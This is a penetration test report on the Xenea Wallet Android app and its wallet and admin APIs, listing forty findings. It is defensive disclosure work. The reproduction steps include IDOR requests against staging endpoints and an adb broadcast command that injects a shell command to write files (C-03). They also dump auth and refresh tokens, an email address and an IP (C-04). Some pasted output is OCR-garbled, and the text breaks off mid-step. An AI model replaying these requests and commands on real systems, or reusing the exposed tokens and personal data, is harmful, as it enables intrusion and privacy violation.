



PENETRATION TEST

Xenea

Wallet App Penetration Test

CLIENT

Xenea

PLATFORM

Android app, wallet API and
admin API

REVIEW

April 2025

Document information

Project	Xenea, Wallet App Penetration Test
Client	Xenea
Lead auditor	Piyush Shukla
Platform	Android app, wallet API and admin API
Language	Not recorded in the original report
Test type	Grey-box penetration test (test credentials provided)
Methods	Automated and manual security testing of the Android app, wallet API and admin endpoint
Test window	26 February to 21 March 2025
Report date	2 April 2025

Document history

VERSION	DATE	CHANGE
1.0	2 April 2025	Original report issued View original report
1.1	October 2026	Reformatted into the Safe Edges standard template. Findings unchanged

This report was reformatted into the Safe Edges standard template in October 2026. Findings, severities, recommendations and code references are unchanged from the original report, which is preserved unchanged in the [Safe Edges Audit Portfolio on GitHub](#).

CONTENTS

Contents

01	Executive summary	4
02	Scope	5
03	Methodology	6
04	Severity and status	7
05	Findings summary	8
06	Detailed findings	11
	C-01 Unauthorized Access to Admin Api	12
	C-02 Unauthorized IDOR leads to Information Disclosure	14
	C-03 Insecure Broadcast Receiver Leading to Arbitrary File Write	17
	C-04 Sensitive Data Stored Unsecured in Local Database Exposes Privacy Risks	19
	H-01 SSL Pinning Bypass via Root-Level Certificate Installation and ReFlutter	23
	H-02 Improper Implementation of Root and Emulator Detection Mechanisms	28
	H-03 IDOR Leading to Account ID and NFT Ticket data Exposure.	31
	H-04 Sensitive Data Stored in Android Memory.	36
	H-05 Unprotected SQLite Database Susceptible to SQL Injection Attacks	41
	H-06 Unlocked and Reassigned: Bypassing App Integrity	43
	H-07 Session token in URL	49
	M-01 Anti hooking not implemented	52
	M-02 Improper Input Validation	54
	M-03 Application Data can be Backed up	57
	M-04 Application logs sensitive information	59
	M-05 CBC mode leads to oracle padding attack	61
	M-06 Exposed Debugging Symbols in Library	63

M-07	Insecure Random Number Generation Vulnerability in Android App	66
M-08	Sensitive information disclosure through auto-generated screenshot	69
M-09	Missing Security Headers	71
M-10	Account lockout not properly configured	74
M-11	No rate limit leads to Dos.	77
M-12	PIN History Not Enforced	80
M-13	Public JWKS Exposure	85
M-14	Cross-Origin Resource Sharing (CORS) Vulnerable	86
M-15	Session active after logout	88
M-16	Improper use of Printstacktrace function	94
L-01	Android Export flag is enabled	96
L-02	App can be installed on a vulnerable upatched Android version	98
L-03	App creates temp file	101
L-04	Deeplink Misconfiguration Enables Unauthorized Navigation	103
L-05	Sensitive Google API Key Leaked in Android App Source Code	105
L-06	Remote Access Tool Detection not properly implemented	107
L-07	Sensitive Data leakage via application screenshot (Screen Caching)	114
L-08	Permission Overload: Dangerous Access Granted	116
L-09	Weak Encryption Algorithm Compromises App Data Security	119
L-10	Missing cookie attributes - httponly,secure,SameSite and path set to root	122
L-11	Concurrent login allowed	124
L-12	JWT injection	126
L-13	Disabled X-XSS-Protection Header Leading to Increased XSS Risk	130
07	Summary of recommendations	132
	Disclaimer	134

Executive summary

About Xenea

Xenea Wallet is a blockchain-based digital wallet designed for seamless financial transactions and rewards, offering an intuitive interface and social login support.

Summary of the review

Safe Edges ran a grey-box penetration test of the Xenea Wallet Android app, its wallet API and its admin endpoint between 26 February and 21 March 2025, using test credentials provided by Xenea. Forty issues were identified: four Critical, seven High, sixteen Medium and thirteen Low. The Critical issues were unauthorized access to the admin API, an IDOR that disclosed other users' information, an insecure broadcast receiver that allowed arbitrary file writes, and sensitive data stored unprotected in a local database. Xenea fixed twenty-seven issues and acknowledged thirteen.

Findings by severity



Findings by status

STATUS	ISSUES
● Resolved	27
● Acknowledged	13

Scope

Test type	Grey-box penetration test (test credentials provided)
Platform	Android app, wallet API and admin API
Language	Not recorded in the original report

IN-SCOPE TARGETS

Xenea Wallet Android app (xenea-wallet.apk)
Wallet API: <https://mobile-api.staging.xenea.app/wallet/v1/>
Admin endpoint: <http://api-stg.xenea.network/api/v1/>

Only the application build and endpoints listed above were tested, during the test window shown in Document information. Changes made after that window are not covered by this report.

Methodology

Methods recorded for this engagement: Automated and manual security testing of the Android app, wallet API and admin endpoint.

Mapping

Testers map the application's screens, API endpoints, roles and data flows, and agree test accounts and boundaries with the client.

Manual testing

Each feature is exercised as a normal user and as an attacker, probing authentication, authorization, session handling, input handling and data storage.

Tool-assisted testing

Intercepting proxies, decompilers, dynamic instrumentation and scanners are used to confirm suspected issues and reach behaviour the interface does not expose.

Retest

After the client addresses the findings, each issue is retested and its final status recorded.

Severity and status

Severity levels

SEVERITY	DEFINITION
Critical	Direct loss or permanent lock of funds, or full compromise of the protocol, with few or no preconditions. Must be fixed before deployment.
High	Significant loss of funds, broken core functionality or manipulation of critical state under realistic conditions. Should be fixed before deployment.
Medium	Limited loss or degraded functionality, or issues that need specific conditions or privileged access to exploit. Should be fixed.
Low	Minor impact, low likelihood, or deviations from best practice. Fix when practical.
Informational	Code quality, documentation, gas and style observations with no direct security impact.

Status definitions

STATUS	DEFINITION
Resolved	The issue was fixed and the fix was verified.
Partially resolved	The risk was reduced but not fully removed.
Acknowledged	The client accepted the issue without changing the code.
Open	The issue was not addressed at the time of the report.
Not recorded	The original report did not record a resolution status for this issue.

Findings summary

ID	TITLE	SEVERITY	STATUS
C-01	Unauthorized Access to Admin Api	Critical	Resolved
C-02	Unauthorized IDOR leads to Information Disclosure	Critical	Resolved
C-03	Insecure Broadcast Receiver Leading to Arbitrary File Write	Critical	Acknowledged
C-04	Sensitive Data Stored Unsecured in Local Database Exposes Privacy Risks	Critical	Resolved
H-01	SSL Pinning Bypass via Root-Level Certificate Installation and ReFlutter	High	Resolved
H-02	Improper Implementation of Root and Emulator Detection Mechanisms	High	Resolved
H-03	IDOR Leading to Account ID and NFT Ticket data Exposure.	High	Resolved
H-04	Sensitive Data Stored in Android Memory.	High	Resolved
H-05	Unprotected SQLite Database Susceptible to SQL Injection Attacks	High	Acknowledged
H-06	Unlocked and Reassigned: Bypassing App Integrity	High	Resolved
H-07	Session token in URL	High	Resolved
M-01	Anti hooking not implemented	Medium	Resolved
M-02	Improper Input Validation	Medium	Resolved
M-03	Application Data can be Backed up	Medium	Resolved
M-04	Application logs sensitive information	Medium	Resolved
M-05	CBC mode leads to oracle padding attack	Medium	Resolved
M-06	Exposed Debugging Symbols in Library	Medium	Resolved
M-07	Insecure Random Number Generation Vulnerability in Android App	Medium	Acknowledged

M-08	Sensitive information disclosure through auto-generated screenshot	Medium	● Resolved
M-09	Missing Security Headers	Medium	● Resolved
M-10	Account lockout not properly configured	Medium	● Acknowledged
M-11	No rate limit leads to Dos.	Medium	● Resolved
M-12	PIN History Not Enforced	Medium	● Resolved
M-13	Public JWKS Exposure	Medium	● Acknowledged
M-14	Cross-Origin Resource Sharing (CORS) Vulnerable	Medium	● Resolved
M-15	Session active after logout	Medium	● Resolved
M-16	Improper use of Printstacktrace function	Medium	● Acknowledged
L-01	Android Export flag is enabled	Low	● Acknowledged
L-02	App can be installed on a vulnerable upatched Android version	Low	● Resolved
L-03	App creates temp file	Low	● Acknowledged
L-04	DeepLink Misconfiguration Enables Unauthorized Navigation	Low	● Acknowledged
L-05	Sensitive Google API Key Leaked in Android App Source Code	Low	● Resolved
L-06	Remote Access Tool Detection not properly implemented	Low	● Resolved
L-07	Sensitive Data leakage via application screenshot (Screen Caching)	Low	● Resolved
L-08	Permission Overload: Dangerous Access Granted	Low	● Acknowledged
L-09	Weak Encryption Algorithm Compromises App Data Security	Low	● Resolved
L-10	Missing cookie attributes - httponly,secure,SameSite and path set to root	Low	● Acknowledged
L-11	Concurrent login allowed	Low	● Acknowledged

L-12	JWT injection	Low	Acknowledged
L-13	Disabled X-XSS-Protection Header Leading to Increased XSS Risk	Low	Resolved

Detailed findings

C-01 Unauthorized Access to Admin Api

Severity **Critical** Status ● Resolved Category Broken Access Control

TESTING DETAILS

- Original finding number: 5.4
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application allows unauthorized access to admin APIs, enabling non-admin users or unauthenticated attackers to perform administrative actions. This occurs due to improper authentication and authorization checks on admin endpoints. Non-admin User able to access userId, walletId, nodes of all users.

VULNERABLE LOCATION

<http://api-stg.xenea.network/api/v1/admin/wallets?page=1&size=100> <http://api-stg.xenea.network/api/v1/admin/nodes?page=1&size=10>

TECHNICAL IMPACT

Improper authentication and authorization checks on admin endpoints allow non-admin users or unauthenticated attackers to access sensitive administrative functionalities. This could lead to unauthorized access to critical user data, including user IDs, wallet IDs, and node details. Attackers could exploit this vulnerability to enumerate users, manipulate account information, or perform administrative actions without proper privileges.

BUSINESS IMPACT

Unauthorized access to admin APIs can result in a severe data breach, exposing sensitive user information and compromising the integrity of the platform. This could lead to regulatory non-compliance, legal repercussions, financial losses, and reputational damage. Additionally, if attackers exploit this flaw, they could gain control over user accounts, leading to potential fraud, identity theft, or further security compromises.

REMEDIATION

- Implement Proper Access Control to restrict access to user and wallet data.
- Use Indirect Identifiers instead of sequential or predictable values.
- Validate and Enforce Authorization Checks on API endpoints.
- Mask or Encrypt Sensitive Identifiers before exposing them in responses.
- Limit Data Exposure in API Responses to only what is necessary.


REFERENCES

- [Insecure Authentication/Authorization](#)
- [Identification and Authentication Failures](#)
- [OWASP Authorization](#)

STEPS TO REPRODUCE


Case 1:

1. Using a normal user's cookies from the mobile wallet, we were able to access the admin /wallets API, which can lead to the exposure of wallet IDs and user IDs.



Case 2:

1. Again using a normal user's cookies from the mobile wallet, we were able to access the admin /nodes API, which can lead to the exposure of wallet IDs and the user ip's.



C-02 Unauthorized IDOR leads to Information Disclosure

Severity **Critical** Status ● Resolved Category Broken Access Control

TESTING DETAILS

- Original finding number: 5.5
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application lacks proper authorization checks on admin APIs, allowing non-admin users to retrieve sensitive details such as user ID, wallet ID, nodes, IP address, access token, and username. Additionally, non-admin users can modify the whitelist settings for any user's node, enabling unauthorized changes to security controls like IP addresses and devices. This vulnerability leads to Insecure Direct Object References (IDOR), allowing attackers to bypass access restrictions, modify security settings, and potentially escalate privileges or disrupt services.

VULNERABLE LOCATION

<http://api-stg.xenea.network/api/v1/admin/wallet?walletId=5771e34f-0acc-4c98-8b3f-1a1921781c07>
<http://api-stg.xenea.network/api/v1/admin/node?nodeId=823412f2-3c77-4626-98cd-35687c7da4d3>
<http://api-stg.xenea.network/api/v1/wallet/pre-recovery> <http://api-stg.xenea.network/api/v1/nodes/f7177a68-a0ac-4302-935b-95177a1ff005>

Parameter: WalletId, checksum, nodeId & whitelist

TECHNICAL IMPACT

User Privacy Violation: Unauthorized users can retrieve or manipulate personal data. ID Enumeration Attack: Sequential or predictable user IDs enable mass data scraping. Privilege Escalation: Attackers can access admin or other restricted accounts by modifying requests.

BUSINESS IMPACT

Regulatory Violations (e.g., GDPR, HIPAA) due to improper data protection. Loss of User Trust if sensitive data is exposed or misused.

Potential Financial and Legal Consequences if attackers exploit user data for fraud.

REMEDIATION

- Enforce Proper Authorization Checks on all user data endpoints.
- Use Role-Based Access Control (RBAC) to restrict user permissions.
- Implement Object-Level Security by verifying ownership before returning or modifying data.
- Avoid Exposing User Identifiers in URLs or Responses unless necessary.
- Use UUIDs Instead of Sequential IDs to prevent enumeration attacks.
- Validate Requests Server-Side instead of relying on client-side controls.
- Monitor Logs and Apply Rate Limiting to detect and prevent mass data access attempts.

REFERENCES

- [c7-enforce-access-controls](#)
- [www-project-application-security-verification-standard](#)
- [final](#)
- [access-control](#)

STEPS TO REPRODUCE

Case 1:

1. Using the obtained wallet IDs of all users, modify the walletId parameter to another user's wallet ID. Send the request and observe the response, specifically checking the checksum value returned.

The screenshot shows a REST client interface with a request and response for a wallet API endpoint. The request is a GET request to `/api/v1/admin/wallet?walletId=5771e34f-0acc-4c98-8b3f-1a1521781c07` with a `Bearer` token. The response is a JSON object with a `statusCode` of 200 and a `data` object containing a `wallet` object. The `wallet` object has a `checksum` value of `"5790972325e868054d2ed7881b5c72fbbf5b2cbb6f03a5aa600b05c758f83e12"`.

Case 2:

1. Chaining the above case, we can now use any `checksum` value obtained from the response. Modify the `checksum` parameter in the API request by replacing it with another user's `checksum` value and send the request. Observe the response to verify unauthorized access.

The screenshot shows a REST client interface with a request and response for a wallet API endpoint. The request is a GET request to `/api/v1/admin/wallet?checksum=5790972325e868054d2ed7881b5c72fbbf5b2cbb6f03a5aa600b05c758f83e12`. The response is a JSON object with a `statusCode` of 200 and a `data` object containing an `updatedWallets` array. The array contains a single object with a `checksum` value of `"5790972325e868054d2ed7881b5c72fbbf5b2cbb6f03a5aa600b05c758f83e12"`.

Case 3:

1. By changing nodeId to another user nodeId, sending requests and observing the response body.

Request: GET /api/v1/admin/node/nodeId=823412f2-3c77-4626-98cd-35687c7da4d3 HTTP/1.1

Response: { "statusCode": 200, "data": { "id": "823412f2-3c77-4626-98cd-35687c7da4d3", "domain": "823412f2-3c77-4626-98cd-35687c7da4d3.stg.xenea.network", "ip": "54.254.101.248", "whitelist": false, "status": 0 } } }

Case 4:

1. Modify the `nodeId` in the URL after `/nodes/`, forward the request, and observe the response body. Verify that another user's ID and check that the `whitelist` parameter is set to `false`.

Request: PUT /api/v1/admin/node/nodeId=823412f2-3c77-4626-98cd-35687c7da4d3 HTTP/1.1


Response: { "statusCode": 200, "data": { "id": "823412f2-3c77-4626-98cd-35687c7da4d3", "domain": "823412f2-3c77-4626-98cd-35687c7da4d3.stg.xenea.network", "ip": "54.254.101.248", "whitelist": false, "status": 0 } } }

2. Modify the `domain` and `IP` parameters to a related node `823412f2-3c77-4626-98cd-35687c7da4d3` in this request. Additionally, change the `whitelist` parameter to `true`.

Request: PUT /api/v1/admin/node/nodeId=823412f2-3c77-4626-98cd-35687c7da4d3 HTTP/1.1

Response: { "statusCode": 200, "data": { "id": "823412f2-3c77-4626-98cd-35687c7da4d3", "domain": "823412f2-3c77-4626-98cd-35687c7da4d3.stg.xenea.network", "ip": "54.254.101.248", "whitelist": true, "status": 1 } } }

3. Verify this by sending the first request in the Repeater tab and observe that the whitelisted status can be updated.



C-03 Insecure Broadcast Receiver Leading to Arbitrary File Write

Severity **Critical** Status **Acknowledged** Category **Improper Authorization**

TESTING DETAILS

- Original finding number: 5.17
- Tools used: adb arm
- Date of reporting: 11th March 2025

VULNERABLE OBSERVATION

During testing, it was observed that the application registers an exported broadcast receiver that allows arbitrary file write operations due to improper access control. The broadcast receiver listens for the event `com.xenea.wallet.stg.MY_CUSTOM_EVENT`, and an attacker can abuse this by sending a crafted ADB command to execute arbitrary commands and write files inside the application's data directory (`/data/data/com.xenea.wallet.stg/files/`).

VULNERABLE LOCATION

AndroidManifest.xml

TECHNICAL IMPACT

Unauthorized apps can exploit the insecure broadcast receiver to perform arbitrary file writes, potentially leading to data tampering, privilege escalation, or remote code execution.

BUSINESS IMPACT

This vulnerability can result in data corruption, unauthorized modifications, regulatory non-compliance, reputational damage, and financial losses due to exploitation.

REMEDIATION

If `com.xenea.wallet.stg.MY_CUSTOM_EVENT` does not exist in `AndroidManifest.xml`, but can still be triggered, it means the Broadcast Receiver is dynamically registered in the code. To fix this, modify the registration by restricting it to internal use:

- Unregister the dynamically registered receiver if not needed:
context.unregisterReceiver(myBroadcastReceiver);
- If required, register it securely within the app using LocalBroadcastManager:

```
LocalBroadcastManager.getInstance(context).registerReceiver(myBroadcastReceiver, new
IntentFilter("com.xenea.wallet.stg.MY_CUSTOM_EVENT"));
```

REFERENCES

- [Understanding Android Broadcast Receivers](#)
- [Local Broadcasts](#)
- [Dynamically Registering a Broadcast Receiver](#)
- [Sending Alarm Broadcast to a Dynamically Registered Receiver](#)

STEPS TO REPRODUCE

1. Run the `adb am` tool to create a file in the Android path `/data/data/com.xenea.wallet.stg/files`.
Once the command is executed, navigate to the specified file path to verify that the file has been successfully created with the injected content via the broadcast intent, confirming the vulnerability to arbitrary file write.

```
PS C:\Users\sampr\Desktop\eMAPT\Tools\platform-tools> .\adb.exe -s 127.0.0.1:21533 shell am broadcast -a com.xenea.wallet.stg/com.xenea.wall
et.stg.MY_CUSTOM_EVENT --es "cmd" "echo 'exploit' > /data/data/com.xenea.wallet.stg/files/Write.txt"
PS C:\Users\sampr\Desktop\eMAPT\Tools\platform-tools> .\adb.exe -s 127.0.0.1:21533 shell
ASUS_Z01QD:/ # ls /data/data/com.xenea.wallet.stg/files/
PersistedInstallation.W0RFRkFVTFRd+MT0xMDk0MDQyHzY1MzQwOmFuZHZJvaWQ60TNhYTNmZTgyMGE0NTlhMDIxNmM1OQ.json hydrated_box.lock
Write.txt libCachedImageData.db
datastore libCachedImageData.db-shm
flutter_callback_cache.json libCachedImageData.db-wal
generatefid.lock profileInstalled
hydrated_box.hive
ASUS_Z01QD:/ # cat /data/data/com.xenea.wallet.stg/files/Write.txt
Broadcasting: Intent { act=com.xenea.wallet.stg/com.xenea.wallet.stg.MY_CUSTOM_EVENT flg=0x400000 pkg=exploit (has extras) }
Broadcast completed: result=0
ASUS_Z01QD:/ #
```

C-04

Severity

Status ● Resolved

Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.25
- Tools used: adb
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that sensitive information, including the private key, authentication token, access token, user account ID, email ID, and IP address, is being stored in the Android local storage without proper security measures.

VULNERABLE LOCATION

PersistedInstallation.W0RFRkFVTFRd+MT0xMDQ1MTlyNTYwMjI5OmFuZHJvaWQ6Mzk1OWYxMzY0MzlhNmI5ODImNjQwYw.json hydrated_box.hive libCachedImageData.db-wal com.xena.wallet.stg/cache/*

TECHNICAL IMPACT

Exposure of sensitive data stored in local storage can lead to unauthorized access, credential theft, and account takeover.

BUSINESS IMPACT

Compromised user data can result in financial loss, reputational damage, and non-compliance with data protection regulations.

REMEDICATION

Encrypt sensitive data before storing it locally and use Android's EncryptedSharedPreferences or Keystore for secure storage.

REFERENCES

- Android Data Storage

STEPS TO REPRODUCE

1. First logout the account from the app and navigate to local storage path and observe the PersistedInstallation.W0RFRkFVTFRd+MT0xMDQIMTIyNTYwMjI5OmFuZlJvaWQ6Mzk1OWYxMzY0MzlhNmI5ODImNjQwYw.json and observe the content.

```
C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>adb -s 127.0.0.1:21503 shell
ASUS_I005DA:/ # cd /data/user/0/com.xenea.wallet.stg/files
ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/files # ls
PersistedInstallation.W0RFRkFVTFRd+MtoXMDk0MDQyMzY1MzQwOmFuZHJvaWQ06T0hYTNmZTgYHGE0NTLhMDIXNmM10Q.json
datastore
flutter_callback_cache.json
generateFid.lock
hydrated_box.hive
hydrated_box.lock
libCachedImageData.db
libCachedImageData.db-shm
libCachedImageData.db-wal
profileInstalled
profileinstaller_profileWrittenFor_lastUpdateTime.dat
at PersistedInstallation.W0RFRkFVTFRd+MtoXMDk0MDQyMzY1MzQwOmFuZHJvaWQ06T0hYTNmZTgYHGE0NTLhMDIXNmM10Q.json
{"Fid": "colV2Q0A587dZRKBomcnpfQ", "Status": "3", "AuthToken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbmJvbmR0MDQyMzY1MzQwQWQwAB2PV8wRQThAPB2LWlfjv76de1h5coYzwmDCU
SY7ATmZlJnktklCJLEHAIOjE3NEdeMDg3MzYlImZpZC16ImNlVtYUUE1ODdkWJlJQm9yY2V5ZlE1Cjwcm9qZ2W0t0NtVtYmVYljoXMDk0MDQyMzY1MzQwQWQwAB2PV8wRQThAPB2LWlfjv76de1h5coYzwmDCU
2-R2f4fgkIvxl_cdo5JwAiB8ugiv-qmFxywjjogwBlGXYP4XfIPFwHklbvagVowdLw", "RefreshToken": "3_AS3qfwJUN5G0AdQfZDfj4p2nhd1_kV8u3JmJCQC0Kmw1z3fyf9_uFRCiI6zeghwbg3yU15
Qv9pM-tz2M9wHCXLaEitQ0KBHvmvay-EQ_0vXzrQ", "TokenCreationEpochInSecs": 1742123734, "ExpiresInSecs": 604800}ASUS_I005DA:/data/user/0/com.xenea.wallet.stg/files #
```

2. cat hydrated_box.hive and observe the access token, user account id, email id & ip address.

```
ASUS_I005DA:/data/user/0/com.xenex.wallt.stg/files # cat hydrated_box.hive
UserCubit

user_state

account_id
gems_total
gems_today
url_avatar      nick_nameemail
email_zealy
email_galxezone_idcountry
country_namereg_time
last_loginlast_ip
link_zealy
link_galxe
link_cha3t
wifiProvider
freeWiFiTime0
backupTypeNONE0>>AuthenticationCubit

auth_state

accessToken
isSignedInloggedOutReasonsystem
isLoggingOutrefreshingToken0
LocaleCubit

app_localeen0>AuthenticationCubit

auth_state

accessTokenkeyJraWQioIjJPVVEyOxxZWwRuXoySFZEVLrVmQRZMRUvVVwwZ2M4Rldk29yeHhORVPvPRT0ilCLJhbGciOiJSUzI1NiJ9.eyJzdWl0IjNzA8OGc3OC1jMGEXLTCwZjctNjU1NC0yYnBiOGVhMDI5ODdlLCJjb2duaXRvOmndyb3VmcycI6WyJhcClub3J0aGVhc3QtMV9yc240dldGMHjFR29vZ2x1Li0sImZcyI6Imh0dHBzOlwvXC9jb2duaXRvLWlkCS5hcClub3J0aGVhc3QtMS5hbWF6b25hd3MuY29tcXPhcnClub3J0aGVhc3QtMV9yc240dldGMHIiLCJ2ZXJzaW9uIjoyLCJjbGlbnRfaWQiOiI2NWESYWwRbGczZjRhNGpIM2JpaWRwdmMzMsiIm9yaWdpbl9qdGkiOiI0MWZLMGJkMC0xYTE0LTQ5YTktYjRhmYmlMTNhKODFLZWFlYmQ1LCJ0b2t1b191c2UiOiJhY2NLc3MiLCJzY29wZSI6ImF3cy5jb2duaXRvLnRpZ25pb3I1c2VybmFkbWw1IHBob25LIj9wZW5pZCBwcml9maWw1IGVtVWlsIiwiaWF0eF90aWw1IjoxdNDMSjcyMDE3MTY4In0.W82C7VdcplNnJTRaKJXFURCFnwEk82Ef0mtF7P6V4xd5hIgwpBFcbKci1BhWS2qV1hsXSx7UycGNP0-sWzP25-DbL-YSBKQXTjtgrtV5Kx9tX_dx8Y3n47LQj07YaJCfNPBBfpdnLbqiDHEosy-GZRJ0bBBzeFHLM4-Sdm3May-Jvg6ffIV7ME9vwicJdzdBteHKatWogV..8TYrmQU-aSEZL19P3XV5ixDuS4E-1G0CFwt6im8rExJsNK_NqqHPN9b4pmACRHXXTZAztD2hoegFZF-vOYLEj..9lwRKZCH-T7IT5E-92OT8NGLP8VGx5NZsmCWpIGfdItAy3wVVA

isSignedInloggedOutReasonsystem
```

```
account_id1346676394515496960
gems_total0
gems_today0
url_avatar      nick_nameCWALLET7947992email[sampritdas39@gmail.com]
email_zealy
Asia/ShanghaicountryIN
country_nameIndireg_time*Vyb
110.224.99.98}/yBlast_ip
link_zealy
link_galxe
link_chat3
wifiProvider
freeWifiTime1
backupTypeNONE*G*6*
WalletBloc
wallet
      addresses
currentAdresnetworks
currentNetworktokens

showBalance
showLoadingmessage*C***
WalletBloc
wallet
      addresses
currentAdresnetworks
currentNetworktokens

showBalance
showLoadingmessage***5
WalletBloc
wallet
      addresses

address*0x2da77097b07fd0ffbd8b501f7e8afbf2dff18c70nameCWALLET794799imported      createdAt*(Vyb avatarUrl*https://cross-wallet-stg-public-files-bucket.s3.ap
-northeast-1.amazonaws.com/1346676394515496960_0x2da77097b07fd0ffbd8b501f7e8afbf2dff18c70_Avatar_Wallet_Addressf7c71c6c-6b1b-41bb-9569-2e506ba8e7a2indexacco
unt**9*AbalanccurrentAddress
address*0x2da77097b07fd0ffbd8b501f7e8afbf2dff18c70nameCWALLET794799imported      createdAt*(Vyb avatarUrl*https://cross-wallet-stg-public-files-bucket.s3.ap
-northeast-1.amazonaws.com/1346676394515496960_0x2da77097b07fd0ffbd8b501f7e8afbf2dff18c70_Avatar_Wallet_Addressf7c71c6c-6b1b-41bb-9569-2e506ba8e7a2indexacco
unt**9*Abalancnetworks
```

3. cat the libCachedImageData.db-wal and observe that it also disclose the account id.

```

